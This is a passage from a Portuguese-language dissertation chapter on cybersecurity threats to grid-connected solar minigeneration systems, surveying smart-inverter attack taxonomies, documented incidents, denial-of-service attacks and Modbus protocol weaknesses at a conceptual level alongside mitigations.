O **Capítulo 5 — Conclusão** sintetiza os principais resultados alcançados, discute as implicações práticas da pesquisa, identifica as limitações do estudo e propõe direções para investigações futuras nesta área emergente, situada na interseção entre segurança cibernética e sistemas de energia renovável.

Capítulo 2

Fundamentos Teóricos

Este capítulo estabelece as bases teóricas que fundamentam a proposta, abordando de forma integrada os elementos tecnológicos e de segurança cibernética que compõem os sistemas fotovoltaicos de minigeração distribuída. A abordagem adotada considera tanto as particularidades técnicas desses sistemas quanto os desafios relacionados à segurança cibernética, que assumem caráter crítico à medida que a digitalização e a conectividade dos sistemas fotovoltaicos se intensificam, ampliando a superfície de ataque e atraindo diferentes perfis de ameaças, desde cibercriminosos até atores estatais.

2.1 Sistemas Fotovoltaicos de Minigeração Distribuída Conectados à Rede

Os sistemas fotovoltaicos conectados à rede elétrica (SFCR) representam atualmente uma das tecnologias mais maduras para a geração distribuída de energia limpa. Quando considerados especificamente sistemas com potência instalada entre 75 kW e 5 MW (faixa correspondente à minigeração distribuída), conforme Lei n.º 14.300/2022, surgem características técnicas e operacionais que demandam abordagens especializadas de projeto, implantação e manutenção. Esses sistemas tipicamente envolvem múltiplos inversores operando de forma coordenada, arquiteturas complexas de *strings* e *subarrays*, e requisitos normativos mais rigorosos, particularmente no que concerne à interface com a rede de distribuição e aos sistemas de proteção e controle. A norma brasileira ABNT NBR 16274 estabelece diretrizes

abrangentes para a documentação, os ensaios de comissionamento, a inspeção e a avaliação de desempenho desses sistemas, enfatizando a necessidade de verificações periódicas para garantir a conformidade com os padrões de segurança e eficiência operacional ao longo de todo o ciclo de vida operacional dos SFCR (Associação Brasileira de Normas Técnicas, 2014).

Os inversores constituem os componentes mais críticos nos SFCR, sendo responsáveis não apenas pela conversão de corrente contínua em corrente alternada, mas também pela interface segura e eficiente com a rede elétrica, pelo rastreamento do ponto de máxima potência (MPPT) e, em sistemas modernos, por funcionalidades avançadas de monitoramento e comunicação, tanto em redes locais de dados quanto pela internet. Em sistemas de média e grande escala, a falha ou o comprometimento de um inversor pode resultar em perdas significativas de geração, desequilíbrios no sistema de potência e, em cenários mais críticos, impactos na estabilidade da rede elétrica local. A crescente incorporação de funcionalidades de comunicação e controle remoto introduz, contudo, novos vetores de ataque cibernético que ultrapassam as falhas puramente operacionais, demandando abordagens integradas de segurança que não se limitem ao monitoramento de parâmetros elétricos, mas que proporcionem também a análise de tráfego de rede e a verificação de integridade do *software* embarcado, a fim de evitar a negação de acesso ao sistema de gerenciamento do inversor e a consequente paralisação da produção de energia.

2.2 Vetores de Ataque Cibernético em Sistemas Fotovoltaicos Conectados

A crescente digitalização e conectividade dos sistemas fotovoltaicos, aliadas ao comissionamento desses sistemas para operação remota, permitem o monitoramento em tempo real e a integração com redes inteligentes de dados, introduzindo simultaneamente um conjunto complexo de vetores de ataque cibernético que representam riscos significativos para a segurança da infraestrutura energética. Esses riscos assumem proporções particularmente críticas em sistemas de média e grande escala, onde a interrupção ou o comprometimento da geração pode ter impactos econômicos substanciais e, em casos extremos, afetar a estabilidade do sistema elétrico local.

Incidentes históricos, como o ataque cibernético à rede elétrica da Ucrânia em 2015, que afetou aproximadamente 225.000 clientes (Zetter, 2016), e o comprometimento de sistemas SCADA em uma concessionária norte-americana em 2019, que impactou 500 MW de geração solar e eólica (Santos *et al.*, 2021), servem como alertas contundentes sobre a materialidade dessas ameaças no setor elétrico contemporâneo.

2.2.1 Incidentes e Ameaças Documentados

Assim como os dispositivos domésticos inteligentes estão conectados à internet, os inversores inteligentes estão igualmente sujeitos a vetores de ataque semelhantes aos observados em outros dispositivos da Internet das Coisas (IoT). Invasores podem comprometer a unidade de controle por meio da inserção de atualizações de sistema maliciosas ou da exploração de falhas de segurança existentes. Além disso, podem manipular a comunicação entre o dispositivo e entidades remotas por meio de ataques de repetição, utilizando dados previamente interceptados, bem como injetar informações falsificadas nos sensores (Delarea; Oren, 2022).

Relatos recentes evidenciam a extensão do problema: a Inspetoria do Governo Holandês para Infraestrutura Digital (RDI) constatou que nenhum dos nove inversores solares examinados atendeu integralmente aos requisitos de segurança cibernética, sendo suscetível a invasão, desativação remota ou exploração para ataques de Negação de Serviço Distribuído (DDoS) (Rijksinspectie Digitale Infrastructuur, 2023). A Comissão Europeia destacou, em relatório, os riscos de segurança da cadeia de suprimentos que podem favorecer ataques concentrados contra a infraestrutura energética da União Europeia (European Commission, 2023).

Nos Estados Unidos, a Agência de Segurança de Infraestrutura e Cibersegurança (CISA) emitiu alertas sobre produtos de fabricantes de inversores, detalhando falhas de segurança e credenciais codificadas que poderiam permitir a um invasor obter acesso privilegiado aos dispositivos afetados (Cybersecurity and Infrastructure Security Agency, 2023). O Instituto Nacional de Padrões e Tecnologia (NIST) examinou diversos vetores de ataque conhecidos em inversores inteligentes, documentados no *National Vulnerability Database* (NVD), e forneceu diretrizes para que fabricantes aprimorem as capacidades de segurança cibernética em seus produtos (National Institute of Standards and Technology, 2024). Pesquisadores do Dutch Institute for

Vulnerability Disclosure (DIVD) descobriram seis tipos de vulnerabilidades de dia zero em dispositivos de *gateway* de fabricantes (Dutch Institute for Vulnerability Disclosure, 2024), enquanto a Bitdefender identificou uma falha na API da plataforma de um inversor que permitia a atacantes gerar *tokens* de autorização para qualquer conta, possibilitando o controle remoto dos inversores (Bitdefender, 2024). É evidente que atores de Ameaça Persistente Avançada (APT) estão visando cada vez mais os sistemas de energia descentralizados e os inversores inteligentes (Bao *et al.*, 2025).

2.2.2 Taxonomia de Vetores de Ataque Cibernético em Inversores Inteligentes

A classificação dos vetores de ataque cibernético em inversores inteligentes pode ser subdividida em três categorias fundamentais, conforme ilustrado na Figura 2.1:



Figura 2.1: Taxonomia de vetores de ataque cibernético em inversores inteligentes. Adaptado de (Wang *et al.*, 2017; Duman *et al.*, 2019).

1. **Ataques a Dispositivos:** exploram falhas de segurança no *hardware* físico e no *software* embarcado. Incluem ataques de permissão de aplicativo, *spoofing* de sensores (Delarea; Oren, 2022), violação de porta, *trojans* de *hardware* e ataques à cadeia de suprimentos por meio da incorporação de código malicioso ou *backdoors* durante a fabricação (Duman *et al.*, 2019).

2. **Ataques a Serviços:** exploram fraquezas nos serviços que gerenciam e interagem com os inversores. Incluem credenciais fracas ou codificadas, autenticação inadequada, ataques à nuvem ou ao agregador que visam as partes de controle remoto e injeção de dados falsos (Liu *et al.*, 2017; Shah; Venkatesan, 2019).

3. **Ataques de Rede:** exploram vulnerabilidades nas redes e nos protocolos de comunicação. Incluem comunicações inseguras (Mechev; Staneva; Rachev,

2020), infiltração de rede por meio de dispositivos inteligentes conectados (Coppolino *et al.*, 2015), ataques de interceptação (MITM) (Jan *et al.*, 2019) e ataques de Negação de Serviço (DoS) (Wang *et al.*, 2017).

2.2.3 Vetores de Ataque à Rede por Meio de Inversores Inteligentes

Uma vez comprometidos, os inversores inteligentes podem ser utilizados para conduzir ataques em nível de rede que visam interromper o sistema elétrico. A Figura 2.2 ilustra a classificação desses vetores, detalhados a seguir.



Figura 2.2: Taxonomia de vetores de ataque à rede por inversores inteligentes. Adaptado de (Kandasamy, 2020).

1. **Ataques de Controle de Frequência:** visam desestabilizar a frequência da rede, que deve ser mantida dentro de limites padronizados (por exemplo, 60 Hz no Brasil). Serviços Essenciais do Sistema Co-otimizados por Frequência (FCESS) e Serviços Auxiliares de Controle de Frequência (FCAS) são essenciais para o equilíbrio do sistema. Ataques podem utilizar inversores comprometidos para injetar perturbações de potência ativa, desencadeando instabilidade em larga escala e, potencialmente, falhas em cascata (Lal *et al.*, 2021). Esses ataques podem ser acionados por manipulação de unidades de controle, envenenamento de dados ou exploração de interfaces de comunicação (Bao *et al.*, 2025).

2. **Ataques de Controle de Tensão:** exploram mecanismos de suporte a baixa tensão dos inversores para manipular os níveis de tensão fora dos limites operacionais seguros, causando problemas de sobretensão ou subtensão que podem danificar equipamentos e interromper o fornecimento. São frequentemente realizados por meio do envenenamento de dados ou da exploração de interfaces de comunicação (Bao *et al.*, 2025).

3. **Ataques de Controle de Potência Reativa:** visam interromper os níveis de potência reativa, essenciais à operação de determinados equipamentos, explorando a funcionalidade de compensação de potência reativa dos inversores. Podem levar à instabilidade de tensão e a danos ao equipamento, sendo acionados por manipulação de controle, envenenamento de dados ou exploração de interfaces de comunicação (Bao *et al.*, 2025).

Observa-se que os ataques de controle de frequência podem levar à instabilidade generalizada, enquanto os de controle de tensão e de potência reativa geralmente causam instabilidade localizada (Lal *et al.*, 2021). Nesta pesquisa, o foco recai sobre os ataques de negação de serviço, em razão de sua prevalência documentada e de seu potencial impacto operacional imediato sobre a disponibilidade dos inversores.

2.2.4 Estudo de Caso: Vulnerabilidade na Plataforma Solarman

Um caso recente e relevante, que evidencia de forma clara os vetores que afetam especificamente o ecossistema solar fotovoltaico, foi divulgado pelo Laboratório Bitdefender (2024), empresa líder global em cibersegurança. Denominado neste estudo de caso Solarman (Apropriação Total da Conta via Manipulação do *Token* de Autorização) e ilustrado na Figura 2.3, esse incidente surgiu da descoberta de falhas críticas nas plataformas de gerenciamento de fabricantes globais de inversores.



Figura 2.3: Vulnerabilidade na Plataforma Solarman. (Bitdefender, 2024).

Pesquisadores identificaram vulnerabilidades graves que permitiam, entre outros vetores, a aquisição total de contas por meio da manipulação de *tokens* de autorização na API[1], a reutilização de *tokens* JWT (*JSON Web Token*) para acesso não autorizado, a exposição de informações confidenciais via *endpoints* e a existência de credenciais padrão embutidas no código-fonte que concediam acesso irrestrito ao sistema. A exploração dessas vulnerabilidades permitiria a atacantes assumir o controle remoto de inversores solares, interromper a geração de energia, causar flutuações de tensão potencialmente danosas e acessar dados sensíveis, ilustrando a convergência entre vulnerabilidades de *software* e impactos físicos no mundo real (Bitdefender, 2024).

[1]API (*Application Programming Interface*): conjunto de padrões e protocolos que permite a comunicação e a troca de dados entre diferentes sistemas de *software*, sem expor o código interno.

2.2.5 Ameaças e Vetores de Ataque em Sistemas Fotovoltaicos Conectados

Com base nas evidências e no relatório técnico *Scenario's en maatregelen voor cyberweerbare zonnestroominstallaties* da Secura (Ruedisueli *et al.*, 2024), que analisou a vulnerabilidade e a resiliência cibernética do setor solar na Holanda, foi possível identificar seis tipos de vetores de ataque de exploração, detalhados nas subseções seguintes.

2.2.5.1 Ataques a Inversores

No SFCR, os inversores constituem o componente central de processamento e controle, convertendo a energia dos painéis solares (corrente contínua) em energia utilizável (corrente alternada). Devido a essa função essencial e à sua conectividade via Wi-Fi, Ethernet e protocolos similares, tornam-se alvos prioritários. O relatório da Secura aponta falhas no *software* do inversor — como acessos indevidos introduzidos por engano ou intencionalmente durante a fabricação, ou serviços de rede desprotegidos — como principais pontos de exploração (Ruedisueli *et al.*, 2024). Ao assumir o controle de um inversor, um agente malicioso pode alterar configurações elétricas críticas, como potência, tensão e frequência. Tal controle pode acarretar avarias e risco de incêndio, inserção em *botnets* para execução de ataques DDoS ou mineração de criptomoedas, e desestabilização da rede elétrica por meio do controle simultâneo de múltiplos inversores (Ruedisueli *et al.*, 2024). A mitigação desse vetor exige ação coordenada de fabricantes por meio da adoção de práticas de segurança desde a concepção (*security by design*) e da distribuição segura de atualizações de *firmware* — e de instaladores e operadores, com a alteração obrigatória de credenciais padrão e a desativação de serviços de rede desnecessários.

2.2.5.2 Ataques a Sistemas SCADA

Em usinas solares de grande porte e em instalações empresariais, os sistemas SCADA (*Supervisory Control and Data Acquisition*), juntamente com os Sistemas de Controle Industrial (ICS), desempenham papel central no monitoramento e na administração integrada da operação. O relatório da Secura (Ruedisueli *et al.*, 2024) descreve, no contexto de grandes usinas, a utilização de Sistemas de Gerenciamento de

Energia (EMS — *Energy Management System*) e de interfaces como a RTI (*Real-Time Interface*), responsáveis pela troca de informações entre o operador e os componentes do SFCR. Uma invasão bem-sucedida a esses sistemas confere ao atacante controle quase irrestrito sobre o funcionamento do empreendimento, podendo resultar em interrupção ou alteração da geração, falha na adaptação à rede e comprometimento da segurança física. A proteção desses sistemas requer segmentação de rede rigorosa, *hardening* dos servidores e a adoção de arquiteturas de confiança zero (*zero trust*), dada a criticidade dos ativos envolvidos.

2.2.5.3 Ataques de Rede de Dados (LAN/WAN)

A infraestrutura de comunicação que interliga os componentes do SFCR — tanto na rede local (LAN) quanto na rede de longa distância (WAN) — e os conecta ao ambiente externo constitui um vetor de ataque relevante. O relatório da Secura ressalta que instalações residenciais e empresariais de menor porte frequentemente utilizam redes Wi-Fi com configurações de segurança limitadas (Ruedisueli *et al.*, 2024). Os principais vetores de exploração nesse contexto são a segregação inadequada de rede, protocolos de comunicação inseguros e acesso remoto mal configurado. A mitigação requer a implementação de arquitetura de rede em camadas com defesa em profundidade, monitoramento contínuo do tráfego e desativação de todos os serviços de rede desnecessários nos componentes do SFCR.

2.2.5.4 Ataques Baseados em Nuvem

A maioria dos fabricantes de inversores disponibiliza plataformas de monitoramento na nuvem e aplicativos para dispositivos móveis, permitindo que clientes e técnicos acompanhem e controlem remotamente seus sistemas solares. Essa facilidade de administração, contudo, representa um dos vetores de ataque mais críticos (Ruedisueli *et al.*, 2024). O ataque geralmente ocorre em duas etapas: comprometimento de credenciais por meio de vazamentos de dados, aquisição em fóruns clandestinos ou ataques de *phishing* e engenharia social; e exploração de falhas na plataforma de nuvem que permitem ao atacante contornar mecanismos de autenticação ou elevar seus privilégios de acesso. As consequências variam desde a desativação em massa dos sistemas e extorsão por resgate até a alteração coordenada de configurações

para desestabilizar a rede elétrica. A mitigação depende fundamentalmente dos fabricantes, que devem implementar autenticação multifator (MFA), controle de acesso baseado em privilégios mínimos e auditorias de segurança periódicas em suas plataformas.

2.2.5.5 Ataques a Sistemas de Gerenciamento de Energia (EMS)

Os Sistemas de Gerenciamento de Energia (EMS) são plataformas especializadas que otimizam a gestão da energia em configurações que integram geração solar e armazenamento em baterias, ou em usinas que operam em mercados de energia e plantas de energia virtual. Sua importância é crítica tanto para a eficiência econômica quanto para a resiliência operacional (Ruedisueli *et al.*, 2024). A invasão de um EMS pode ter consequências estratégicas como a manipulação do mercado de energia, a degradação acelerada de baterias e a geração de falhas em cascata. Garantir a segurança dos EMS exige uma estratégia que transcenda a proteção de perímetro, abrangendo a validação de integridade dos dados recebidos e a capacidade de operação em modo degradado ou manual em caso de comprometimento (Ruedisueli *et al.*, 2024).

2.2.5.6 Ataques à Cadeia de Suprimentos

Este vetor representa a forma de ataque mais elaborada e de difícil defesa, geralmente associada a Ameaças Persistentes Avançadas (APT), frequentemente patrocinadas por atores estatais. Esse tipo de abordagem está documentado no Cenário 3 do relatório da Secura (Ruedisueli *et al.*, 2024). O alvo não é o operador do SFCR diretamente, mas um membro de sua cadeia de fornecedores: fabricantes de componentes, empresas de monitoramento ou desenvolvedores de *software*. O risco principal desse vetor reside em sua capacidade de permanecer latente por anos antes de ser ativado para provocar danos coordenados e de amplo alcance, podendo resultar em interrupções generalizadas no fornecimento de energia (Ruedisueli *et al.*, 2024). A mitigação requer que os operadores avaliem a maturidade de segurança cibernética de seus fornecedores, exijam a *Software Bill of Materials* (SBOM)[2] e adotem ferramentas

[2]SBOM (*Software Bill of Materials*): documento que detalha a composição do *software* embarcado.

de monitoramento comportamental capazes de identificar anomalias originadas em componentes aparentemente confiáveis.

2.2.6 Ataques de Negação de Serviço em Inversores Fotovoltaicos

Entre os vetores de ataque de rede descritos nas seções anteriores, os ataques de negação de serviço (DoS) e sua variante distribuída (DDoS) ocupam posição de destaque no contexto dos SFCR, por combinarem baixa sofisticação de execução com elevado potencial de impacto operacional. Em sua forma elementar, um ataque DoS consiste no envio deliberado de um volume excessivo de requisições a um dispositivo ou serviço, esgotando seus recursos de processamento ou largura de banda até torná-lo incapaz de responder a solicitações legítimas (Mirkovic; Reiher, 2004). Quando aplicado a um inversor conectado à internet, esse mecanismo pode interromper a comunicação com a plataforma de nuvem do fabricante, bloquear comandos do operador e, nos casos em que o dispositivo também atua como nó de controle da microrrede local, comprometer o equilíbrio entre geração e carga (Zargar; Joshi; Tipper, 2013).

A variante distribuída (DDoS) amplifica o impacto ao coordenar o ataque a partir de múltiplos dispositivos comprometidos, frequentemente organizados em *botnets*. Nesse cenário, dezenas ou centenas de inversores previamente vulnerados, como os identificados nos incidentes de 2024 envolvendo as plataformas Solarman e Deye (Bitdefender, 2024), podem ser direcionados simultaneamente contra um único alvo, seja o servidor central de gerenciamento do fabricante ou um inversor de ponta de uma instalação de minigeração, gerando um colapso cibernético de difícil mitigação (Specht; Lee, 2002). A distinção fundamental entre as duas modalidades reside, portanto, não na natureza do ataque, mas em sua escala e na descentralização da origem: todo DDoS é, em essência, um DoS; o que o diferencia é a dificuldade acrescida de defesa imposta pela multiplicidade de fontes (Douligeris; Mitrokotsa, 2007).

Do ponto de vista da detecção, ataques DoS e DDoS deixam traços característicos no tráfego de rede que podem ser capturados por meio da análise de *features* como a taxa de pacotes SYN não correspondidos, a entropia dos endereços IP de

origem e a distribuição temporal das requisições. Essas características servem de insumo direto para os classificadores de AM desenvolvidos nesta pesquisa. A formulação conceitual do impacto de um ataque DoS sobre a geração de energia é expressa pela Equação 2.1, na qual $P_{\text{pré}}$ representa a potência gerada antes do ataque e $P_{\text{pós}}$ a potência gerada após o ataque. A quantificação experimental sistemática desse impacto ao longo dos cenários de ataque simulados constitui direção de trabalho futuro (Seção 5.3).

$$\text{Impacto}_{DoS} = \frac{P_{\text{pré}} - P_{\text{pós}}}{P_{\text{pré}}} \times 100\% \tag{2.1}$$

2.3 Vulnerabilidades de Segurança do Protocolo Modbus

Dentre os protocolos de comunicação presentes nos sistemas abordados nas seções anteriores, o Modbus merece atenção especial. Trata-se de um dos protocolos mais difundidos em sistemas de controle industrial (ICS) (Rahman; Mustafa *et al.*, 2022; Cruz, 2024), sistemas SCADA e ambientes de tecnologia operacional (TO), servindo como interface fundamental para a comunicação entre dispositivos em redes industriais. Originalmente concebido para operar em ambientes isolados (*air-gapped*), o protocolo foi desenvolvido com foco em confiabilidade, disponibilidade e desempenho em tempo real, sem considerar aspectos de segurança cibernética. Essa abordagem histórica resultou na existência de milhões de dispositivos Modbus desprovidos de mecanismos de segurança básicos — incluindo autenticação de dispositivo, autorização de usuário e criptografia de dados — tornando-os inerentemente vulneráveis a explorações maliciosas em cenários de conectividade ampliada (Yaacoub *et al.*, 2020).

2.3.1 Vulnerabilidades do Protocolo Modbus

As vulnerabilidades do protocolo Modbus, particularmente na variante TCP, manifestam-se por meio de múltiplos vetores de ataque. A ausência de mecanismos robustos de autenticação permite acesso não autorizado a dispositivos e sistemas, facilitando o controle e a manipulação de infraestrutura crítica. Paralelamente, a transmissão de dados sem criptografia expõe as comunicações à espionagem e à

interceptação, possibilitando que atacantes acessem informações sensíveis e potencialmente manipulem ou interrompam sistemas de controle (Rahman; Mustafa *et al.*, 2022; Cruz, 2024).

Configurações padrão frequentemente não alteradas, combinadas com credenciais amplamente conhecidas, ampliam significativamente a superfície de ataque, tornando os dispositivos mais suscetíveis a explorações (Touch; Lear; Mankin *et al.*, 2018). Adicionalmente, a carência de recursos adequados de registro e monitoramento dificulta a detecção e a resposta a atividades suspeitas, como tentativas de acesso não autorizado ou padrões anômalos de comunicação. Implementações Modbus também apresentam alta suscetibilidade a ataques de negação de serviço (DoS), nos quais o inundamento de dispositivos com requisições excessivas resulta em perda de responsividade e interrupção de operações críticas (Mendes, 2021).

Dos vetores listados na Tabela 2.1 (adaptada do relatório da Secura (2024) e da literatura correlata), esta dissertação investiga exclusivamente os ataques de negação de serviço. Os demais vetores falta de autenticação, ameaças internas, exposição física, ataques à cadeia de suprimentos, entre outros — são apresentados para contextualizar a superfície de ataque mais ampla dos SFCR, mas não foram objeto de simulação, captura de tráfego ou avaliação experimental neste trabalho

A Tabela 2.1 sintetiza os principais vetores de ataque associados ao protocolo Modbus, suas descrições e os impactos potenciais para os SFCR.

Tabela 2.1: Principais vetores de ataque no protocolo Modbus

Vetor de Ataque	**Descrição e Impactos**
Falta de autenticação	Ausência de mecanismos robustos de autenticação que impeçam o acesso não autorizado. **Impacto**: controle ou manipulação não autorizados de infraestrutura crítica.
Falta de criptografia	Transmissão de dados sem criptografia, expondo as comunicações a espionagem e interceptação. **Impacto**: acesso a informações confidenciais e potencial manipulação ou interrupção do sistema de controle.

Vetor de Ataque	**Descrição e Impactos**
Configurações padrão	Dispositivos com configurações e credenciais padrão universalmente conhecidas e facilmente exploráveis. **Impacto**: risco elevado de acesso não autorizado quando as configurações não são alteradas.
Falta de autorização granular	Ausência de controle detalhado sobre as ações que cada usuário pode executar em funções ou pontos de dados específicos. **Impacto**: manipulação não autorizada ou interrupção de processos críticos.
Firmware vulnerável	Execução de versões desatualizadas ou com vulnerabilidades conhecidas de *firmware*. **Impacto**: exposição contínua a explorações pela falta de atualizações e *patches* de segurança.
Falta de registro e monitoramento	Recursos insuficientes para registro e monitoramento de atividades. **Impacto**: dificuldade na detecção e resposta a atividades suspeitas ou padrões anômalos de comunicação.
Ataques de negação de serviço (DoS)	Suscetibilidade a ataques de inundação com requisições excessivas. **Impacto**: dispositivos tornam-se irresponsivos, interrompendo operações críticas.
Ataques *man-in-the-middle* (MitM)	Interceptação de comunicações pela ausência de criptografia ou autenticação robusta. **Impacto**: manipulação ou espionagem do fluxo de dados por invasores posicionados entre os dispositivos.
Vulnerabilidades de protocolo	Problemas inerentes ao *design* e à implementação, como estouros de *buffer* e validação inadequada de entradas. **Impacto**: execução remota de código ou travamentos do sistema.
Injeção de comandos	Injeção de comandos maliciosos por meio de entradas não validadas. **Impacto**: controle ou manipulação não autorizados do sistema.

Vetor de Ataque	**Descrição e Impactos**
Ataques de reprodução (*replay*)	Ausência de mecanismos para prevenir a captura e a reprodução de tráfego legítimo. **Impacto**: execução de ações não autorizadas, falsificação de identidade ou interrupção de operações.
Acesso remoto inseguro	Interfaces de acesso remoto implementadas sem medidas de segurança adequadas. **Impacto**: exploração por invasores para obter acesso não autorizado a dispositivos ou redes.
Falta de verificações de integridade	Ausência de mecanismos de verificação de integridade nos dados transmitidos. **Impacto**: modificação não detectada de dados, levando à corrupção ou manipulação.
Ameaças internas	Risco representado por colaboradores não autorizados ou mal-intencionados. **Impacto**: sabotagem de operações, roubo de dados ou interrupções deliberadas.
Exposição física	Implantação em áreas suscetíveis a violações de segurança física. **Impacto**: acesso físico não autorizado, permitindo adulteração de equipamentos ou interrupção da operação.
Falta de conscientização em segurança	Conscientização insuficiente entre administradores, operadores e colaboradores. **Impacto**: violações inadvertidas por práticas inadequadas, como senhas fracas ou suscetibilidade à engenharia social.
Vulnerabilidades específicas por fornecedor	Falhas de implementação ou configurações padrão inseguras em dispositivos de fabricantes específicos. **Impacto**: exploração de vulnerabilidades não corrigidas.
Falta de segregação de rede	Segregação inadequada entre dispositivos Modbus e outros segmentos da rede. **Impacto**: aumento da superfície de ataque e risco de impacto em sistemas críticos adjacentes.

Vetor de Ataque	Descrição e Impactos
Ataques à cadeia de suprimentos	Comprometimento durante a fabricação, a distribuição ou as atualizações de *software*. **Impacto**: introdução de *backdoors* ou funcionalidades maliciosas nos dispositivos.

